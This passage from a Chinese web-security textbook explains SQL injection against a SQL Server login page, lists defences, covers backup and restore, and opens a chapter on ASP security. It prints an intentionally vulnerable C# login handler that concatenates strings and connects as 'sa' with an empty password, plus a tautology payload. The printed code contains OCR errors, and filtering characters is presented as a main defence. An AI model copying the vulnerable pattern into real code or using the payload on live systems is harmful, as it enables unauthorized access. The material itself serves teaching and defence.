


图 7.15 设置用户对表的权限

7.4 针对 SQL Server 的攻击与防护

针对 SQL Server 的攻击主要来自来两个方面,一方面攻击者使用 SQL 的服务器漏洞进行蠕虫病毒的攻击,另一方面攻击者利用网站编写者的书写漏洞进行攻击。关于数据库的防护也是针对这两方面展开的。

在一些 Web 表单中,用户输入的内容可能直接用来构建 SQL 查询命令,如果不加以防范,很容易受到 SQL 注入式攻击。SQL 注入式攻击是攻击者把 SQL 命令插入到 Web 表单的输入域或页面请求的查询字符串中,以便欺骗服务器并执行超越权限的 SQL 命令。

下面是一个常见的 SQL 注入式攻击的例子,具体步骤如下:

① 新建一个 login. aspx 登录页面，页面有两个文本输入框 txtUserName、txtPassword 用来输入用户名和密码，添加一个登录按钮来提交认证。

② 单击“登录”按钮，进入后台程序界面 login. aspx. cs。在按钮触发过程中，根据文本框动态生成 SQL 命令，并根据是否返回记录判断登录是否成功。具体代码如下：

```
private void LoginButton_Click(object sender,System.EventArgs e)
  {
    // 动态生成的 SQL 语句
    System.Text.StringBuilder query = new System.Text.StringBuilder
        ("Select Count( * ) from users where username = '")
        .Append(txtUserName.Text)
        .Append("'and password = '")
        .Append(txtPassword.Text)
        .Append("'");
      //连接字符串
      string ConnectionString = "Server = (local);User id = sa;Pwd = ;Database = Northwind";
        //数据库操作部分
      System.Data.SqlClient.SqlCommand thisCommand = new System.Data.SqlClient.SqlCommand
(query.ToString());
      thisCommand.Connection = new System.Data.SqlClient.SqlConnection(ConnectionString);
        thisCommand.Connection.Open();
        Int n = (int)thisCommand.ExecuteScalar();
        thisCommand.Connection.Close();
        //验证部分
          If(n! = 0)
          {
              //验证成功，给用户授权，并提示登录成功
          }
          Else
          {
              //验证失败，提示用户重新输入
          }
      }
```

③ 攻击者在输入用户名时，输入"'Tom'or '1'='1'"，密码框为空，单击“登录”按钮。

④ 经过 SQL 注入式攻击后生成的 SQL 命令变为：select * from users where username='Tom'or '1'='1'and password=''，SQL 语句的逻辑含义就改变了，服务器执行的已经不是真正的身份认证，系统已经错误地授权给攻击者了。

SQL 注入式攻击的防范方法如下：

（1）对文本框进行过滤

将 SQL 中使用的特殊符号，如“'”，“—”，“/ * ”，“;”，“%”等，用 Replace()方法过滤掉，缺少了这些符号，攻击代码也就变得没有意义了。

（2）限制文本框输入字符的长度

如果用户名的长度最多只有 10 个字符，那么将文本框输入字符的长度也设置为 10，这

将大大增加攻击者在 SQL 语句中插入恶意代码的难度。

(3) 检查用户输入的合法性，确信输入的内容只包含合法的数据

可以使用正则表达式来检验数据是否合法，数据检查应当在客户端和服务器端都执行，执行服务器端的验证，是为了弥补客户端验证机制的脆弱性。

(4) 使用带参数的 SQL 语句形式

参数提供了一种有效的方法来组织 SQL 语句传递的值，以及向存储过程传递的值。另外，通过确保从外部源接收的值仅作为值来传递，而不是作为 SQL 的一部分传递，可以防止参数受到 SQL 注入式攻击。因此，在数据源处不会执行插入到值中的 SQL 命令。相反，所传递的这些值仅仅被视为参数值。下面是一段示例代码。

```
private void LoginButton_Click(object sender,System.EventArgs e)
    {
        // 动态生成的 SQL 语句
        string query = "select count( * ) from users where username = @Username and password =
@Password";
        //连接字符串
        string ConnectionString = "Server = (local);User id = sa;Pwd = ;Database = Northwind";
        //创建连接及 Command 对象
          System.Data.SqlClient.SqlCommand thisConnection = new System.Data.SqlClient.
SqlConnection(ConnectionString);
          System.Data.SqlClient.SqlCommand thisCommand = new System.Data.SqlClient.
SqlCommand(query,thisConnection);
        //增加参数名及类型
        thisCommand.Parameters.Add("@Username",SqlDbType.NVarChar,10);
        thisCommand.Parameters.Add("@Password",SqlDbType.NVarChar,10);
        //给参数赋值
        thisCommand.Parameters["@Username"].Value = txtUserName.Text;
        thisCommand.Parameters["@Password"].Value = txtPassword.Text;
        //数据库操作部分
        thisCommand.Connection.Open();
        Int n = (int)thisCommand.ExecuteScalar();
        thisCommand.Connection.Close();
        //验证部分
        If(n! = 0)
            {
                //验证成功,给用户授权,并提示登录成功
            }
            Else
            {
                //验证失败,提示用户重新输入
            }
      }
```

(5) 保持异常信息的私有性

攻击者经常利用服务器产生异常时出现的信息。因为异常信息中可能包含关于应用程

序或数据源的特定信息，所以不能将系统的异常信息返回给用户。如图 7.16 所示，如果需要返回一定的错误信息，则返回自定义的消息，如“连接失败，请与系统管理员联系”等，同时记录特定信息以便网站管理员检查。



图 7.16　系统报错信息暴露数据库结构

SQL 注入式攻击比较常见，造成的问题也比较严重，但只要有针对性的使用上述方法，对输入的信息进行控制，还是可以防止这种攻击的。

7.5　SQL 数据库的备份

打开 SQL 数据库，选择“SQL Server 组”|Local|“数据库”|“某一数据库”|“所有任务”|“备份数据库”选项，弹出如图 7.17 所示的窗口。在备份数据库的属性页中，用户可以选择备份方式为“数据库-完全”或“数据库-差异”单选按钮，如图 7.18 所示。




图 7.17　选择备份数据



图 7.18　选择备份方式

选中“调度”复选框，可以进行计划任务式的备份控制。单击时间设置按钮，弹出“编辑调度”对话框，如图 7.19 所示。




图 7.19 “编辑调度”对话框

选中“反复出现”单选按钮，再单击“更改”按钮，弹出作业调度对话框，如图 7.20 所示，单击“确定”按钮，系统提示备份操作成功，如图 7.21 所示。




图 7.20 作业调度对话框



图 7.21 备份操作成功对话框

7.6 SQL 数据库的还原

打开 SQL 数据库，选择“SQL Server 组”|Local|“数据库”|“某一数据库”|“所有任务”|“还原数据库”选项，弹出如图 7.22 所示的“还原数据库”对话框。用户可以选择在“数据库”、“文件组或文件”或“从设备”中进行数据库恢复，如图 7.23 所示。在“还原数据库”对话框中，单击“选择设备”按钮，弹出“选择还原文件”的对话框，如图 7.24 所示。

单击右侧的查找按钮，弹出文件夹浏览对话框，如图 7.25 所示。

在如图 7.22 所示对话框中，单击“选项”标签，打开“选项”选项卡如图 7.26 所示。在图 7.26 中，选中“在现有的数据库上强制还原”复选框，否则当前使用中的数据库是不允许进行还原操作的，最后，单击“确定”按钮，系统报告数据库还原成功，如图 7.27 所示。




图 7.22　选择还原的数据类型



图 7.23　“选择还原设备”对话框




图 7.24　选择还原的文件名



图 7.25　选择还原文件的浏览窗口



图 7.26　对数据库进行强制还原



图 7.27　数据库还原成功

习题

1. SQL Server 的两种安全模式是什么？
2. SQL Server 基本安全级别“登录”和“用户”的区别是什么？
3. SQL Server 安全性机制的四个等级分别是什么？
4. 什么是 SQL Server 中的角色？ 在 SQL Server 中角色分为哪两种？
5. 什么是 SQL Server 中的许可？
6. SQL 防范注入式攻击的方法包含哪几点？
7. 【思考题】如何利用 SQL Server 数据库的备份与还原机制保护敏感数据？

CHAPTER 8

第 8 章 ASP 和 ASP.NET 的安全技术

ASP 在网站应用上很普遍，但也一直受到众多安全漏洞的困扰。

本章要点如下：

- ASP 和 ASP.NET 技术对比；
- 针对 IIS 及数据源的攻击；
- 提高 IIS 的执行效率和安全性。

8.1 ASP 和 ASP.NET 技术概述

ASP(Microsoft Active Server Pages)是服务器端脚本编写环境。使用它可以创建和运行动态的 Web 服务器应用程序。使用 ASP 可以组合 HTML 页、脚本命令和 ActiveX 组件来创建交互的 Web 页和基于 Web 的功能强大的应用程序。

8.1.1 ASP 工作原理

ASP 技术为应用开发商提供了基于脚本的直观、快速和高效的应用开发手段，极大地提高了开发的效率。在讨论 ASP 的安全性之前，先讨论一下 ASP 的工作方式。

ASP 脚本是按特定语法(目前支持 VBScript 和 JScript 两种脚本语言)编写的文本文件，是与标准 HTML 页面混合在一起的脚本。当用户用 Web 浏览器通过 Internet 来访问基于 ASP 脚本的应用时，Web 浏览器将向 Web 服务器发出 HTTP 请求。Web 服务器分析并判断出该请求是 ASP 脚本的应用后，自动通过 ISAPI 接口调用 ASP 脚本的解释运行引擎(ASP.DLL)。ASP.DLL 将从文件系统或内部缓冲区获取指定的 ASP 脚本文件，进行语法分析并解释执行。最终的处理结果将形成 HTML 格式的内容，通过 Web 服务器“原路”返回给 Web 浏览器，由 Web 浏览器在客户端形成最终的结果呈现。这样就完成了一次完整的 ASP 脚本调用。若干个有机的 ASP 脚本调用就组成了一个完整的 ASP 脚本应用。

运行 ASP 所需的环境包括：Microsoft Internet Information Server IIS 3.0/4.0/5.0 on Windows NT Server，Microsoft Internet Information Server 3.0/4.0/5.0 on Windows 2000，Microsoft Personal Web Server on Windows 95/98。

8.1.2　ASP 的安全特点

微软公司称 ASP 在网络安全方面的一大优点是用户看不到 ASP 的源程序。ASP 在服务端执行并解释成标准的 HTML 语句，再传送给客户端浏览器。“屏蔽”源程序不但能很好地维护 ASP 开发人员的版权，防止别有用心的人下载开发人员的源代码，还可以防止别人看到网页中连接数据库的地址和密码等信息。

同时 IIS(Internet Information Server)支持虚拟目录，这样可以隐蔽真实的网页存储位置。具体操作方法是：右击“我的电脑”，在弹出的快捷菜单中选择“管理”命令，在如图 8.1 所示窗口中右击“Internet 信息服务(IIS)管理器”|“网站”下的任意网站，在弹出的快捷菜单中选择“属性”命令，在如图 8.2 所示对话框中单击“主目录”标签可以管理虚拟目录。建立虚拟目录对于管理 Web 站点具有非常重要的意义，虚拟目录隐藏了有关站点目录结构的重要信息。因为在浏览器中，用户通过查看网页属性，很容易就能获取界面的文件路径信息，如果在 Web 页中使用物理路径，将暴露有关站点目录结构的重要信息，这容易导致系统受到攻击。

